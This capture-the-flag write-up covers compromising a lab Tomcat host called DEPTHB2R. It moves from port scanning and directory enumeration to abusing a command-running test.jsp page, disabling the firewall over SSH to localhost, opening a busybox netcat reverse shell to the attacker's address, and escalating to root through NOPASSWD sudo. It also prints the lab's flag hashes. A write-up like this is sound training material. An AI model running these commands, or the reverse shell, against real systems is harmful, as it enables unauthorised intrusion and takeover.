
Summary #
Using Gobuster we find a .jsp file on port 8080 that allows for executing directory listing on the server. By enumeration we find that as the bill user we can SSH to localhost and execute command after disabling UFW firewall. One we get initial access we can sudo to the root user using bash.
Specifications #
- Name: DEPTHB2R
- Platform: PG PRACTICE
- Points: 15
- Difficulty: Intermediate
- System overview: Linux b2r 4.10.0-35-generic #39-Ubuntu SMP Wed Sep 13 07:46:59 UTC 2017 x86_64 x86_64 x86_64 GNU/Linux
- IP address: 192.168.226.21
- OFFSEC provided credentials: None
- HASH:
local.txt:74ea097730bffd260479df182b34cae6 - HASH:
proof.txt:4c87c91c1eba8b3df5560052eedddd56
Preparation #
First we’ll create a directory structure for our files and set the IP address to a bash variable and ping the target:
mkdir depthb2r && cd depthb2r && mkdir enum files exploits uploads tools

ls -la
total 28
drwxrwxr-x   7 kali kali 4096 Aug 24 16:01 .
drwxrwxr-x 105 kali kali 4096 Aug 24 16:01 ..
drwxrwxr-x   2 kali kali 4096 Aug 24 16:01 enum
drwxrwxr-x   2 kali kali 4096 Aug 24 16:01 exploits
drwxrwxr-x   2 kali kali 4096 Aug 24 16:01 files
drwxrwxr-x   2 kali kali 4096 Aug 24 16:01 tools
drwxrwxr-x   2 kali kali 4096 Aug 24 16:01 uploads

ip=192.168.144.18

ping $ip

PING 192.168.226.21 (192.168.226.21) 56(84) bytes of data.
64 bytes from 192.168.226.21: icmp_seq=1 ttl=61 time=22.3 ms
^C
--- 192.168.226.21 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 22.254/22.254/22.254/0.000 ms
Reconnaissance #
Portscanning #
Using the rustscan tool we can see what TCP ports are open.
## run the rustscan tool
sudo rustscan -a $ip | tee enum/rustscan

.----. .-. .-. .----..---.  .----. .---.   .--.  .-. .-.
| {}  }| { } |{ {__ {_   _}{ {__  /  ___} / {} \ |  `| |
| .-. \| {_} |.-._} } | |  .-._} }\     }/  /\  \| |\  |
`-' `-'`-----'`----'  `-'  `----'  `---' `-'  `-'`-' `-'
The Modern Day Port Scanner.
________________________________________
: http://discord.skerritt.blog         :
: https://github.com/RustScan/RustScan :
 --------------------------------------
Real hackers hack time ⌛

[~] The config file is expected to be at "/root/.rustscan.toml"
[!] File limit is lower than default batch size. Consider upping with --ulimit. May cause harm to sensitive servers
[!] Your file limit is very small, which negatively impacts RustScan's speed. Use the Docker image, or up the Ulimit with '--ulimit 5000'.
Open 192.168.226.21:8080
[~] Starting Script(s)
[~] Starting Nmap 7.99 ( https://nmap.org ) at 2026-08-24 16:05 +0200
Initiating Ping Scan at 16:05
Scanning 192.168.226.21 [4 ports]
Completed Ping Scan at 16:05, 0.05s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 16:05
Completed Parallel DNS resolution of 1 host. at 16:05, 0.50s elapsed
DNS resolution of 1 IPs took 0.50s. Mode: Async [#: 1, OK: 0, NX: 1, DR: 0, SF: 0, TR: 1, CN: 0]
Initiating SYN Stealth Scan at 16:05
Scanning 192.168.226.21 [1 port]
Discovered open port 8080/tcp on 192.168.226.21
Completed SYN Stealth Scan at 16:05, 0.04s elapsed (1 total ports)
Nmap scan report for 192.168.226.21
Host is up, received echo-reply ttl 61 (0.024s latency).
Scanned at 2026-08-24 16:05:39 CEST for 0s

PORT     STATE SERVICE    REASON
8080/tcp open  http-proxy syn-ack ttl 61

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 0.68 seconds
           Raw packets sent: 5 (196B) | Rcvd: 2 (72B)
Copy the output of open ports into a file called ports within the files directory.
## edit the ``files/ports` file
nano files/ports

## content `ports` file:
8080/tcp open  http-proxy syn-ack ttl 61
Run the following command to get a string of all open ports and add in with a NMAP command to portscan found open ports:
sudo nmap -T3 -p $(awk -F'/' '{print $1}' files/ports | paste -sd, -) -sCV -vv $ip -oN enum/nmap-services-tcp
Output of NMAP:
PORT     STATE SERVICE REASON         VERSION
8080/tcp open  http    syn-ack ttl 61 Apache Tomcat/Coyote JSP engine 1.1
|_http-title: Apache Tomcat
| http-methods:
|   Supported Methods: GET HEAD POST PUT DELETE OPTIONS
|_  Potentially risky methods: PUT DELETE
|_http-server-header: Apache-Coyote/1.1
|_http-open-proxy: Proxy might be redirecting requests
Initial Access #
On port 8080 there is a default Tomcat page.

Clicking on manager webapp requires credentials and when failing we get redirected to: http://192.168.226.21:8080/manager/html. So let’s Gobuster this port.
gobuster dir -t 100 -u http://$ip:8080/ -w /opt/SecLists/Discovery/Web-Content/raft-small-words.txt -x pdf,html,jsp,txt,zip | tee enum/gobuster-raft-small-words-raw-80

===============================================================
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.226.21:8080/
[+] Method:                  GET
[+] Threads:                 100
[+] Wordlist:                /opt/SecLists/Discovery/Web-Content/raft-small-words.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8.2
[+] Extensions:              txt,zip,pdf,html,jsp
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
index.html           (Status: 200) [Size: 1896]
test.jsp             (Status: 200) [Size: 573]
manager              (Status: 302) [Size: 0] [--> /manager/]
.                    (Status: 200) [Size: 1896]
===============================================================
Finished
===============================================================
Apart from the /manager, which we already knew and the index.html we see a test.jsp file. Here we’re shown some directory listing web application, in which we, ex. can fill in ls -l /tmp to get the listing in table format.

However, we cannot run all command, or not all commands show output in this format. Sometimes a command results in a HTTP status 500 page. Listing the /home directory, there is only one user named bill.

Viewing the running processes using the ps -aux command we see the /usr/sbin/sshd -D SSH service is running. We cannot ping/connect back to ourselves so perhaps there is a firewall in play. Running the dpkg -l | grep ufw command show UFW is installed, but is it active? Running this: systemctl status ufw show the firewall is active.
So we’re kinda stuck. Perhaps we can connect to SSH on localhost (seen from the server perspective) and then execute a command. We can disable the firewall using: ssh bill@localhost sudo ufw disable. Now we can connect to us, however it seems you can only do on command per port, so we need to increment our port number with every command.
Now get initial access:
## setup a listener
nc -lvnp 9001
listening on [any] 9001 ...

## run command in browser on target
ssh bill@localhost busybox nc 192.168.45.182 9001 -e sh

## catch the reverse shell
listening on [any] 9001 ...
connect to [192.168.45.182] from (UNKNOWN) [192.168.226.21] 45418

## run whoami
whoami
bill

## print local.txt
cat local.txt
74ea097730bffd260479df182b34cae6
Privilege Escalation #
To get a proper TTY we upgrade our shell using the script binary.
## determine location script binary
which script
/usr/bin/script

## start the script binary, after that press CTRL+Z
/usr/bin/script -qc /bin/bash /dev/null

## after this command press the `enter` key twice
stty raw -echo ; fg ; reset

## run the following to be able to clear the screen and set the terrminal correct
export TERM=xterm && stty columns 200 rows 200
Running sudo -l show we can run all command with NOPASSWD as the root user. So let’s escalate our privileges.
bill@b2r:~$ sudo -l
Matching Defaults entries for bill on b2r:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User bill may run the following commands on b2r:
    (ALL : ALL) NOPASSWD: ALL
bill@b2r:~$

## escalate privilege
bill@b2r:~$ sudo bash -p
root@b2r:~#

## print proof.txt
root@b2r:~# cat /root/proof.txt
4c87c91c1eba8b3df5560052eedddd56
References #
[+]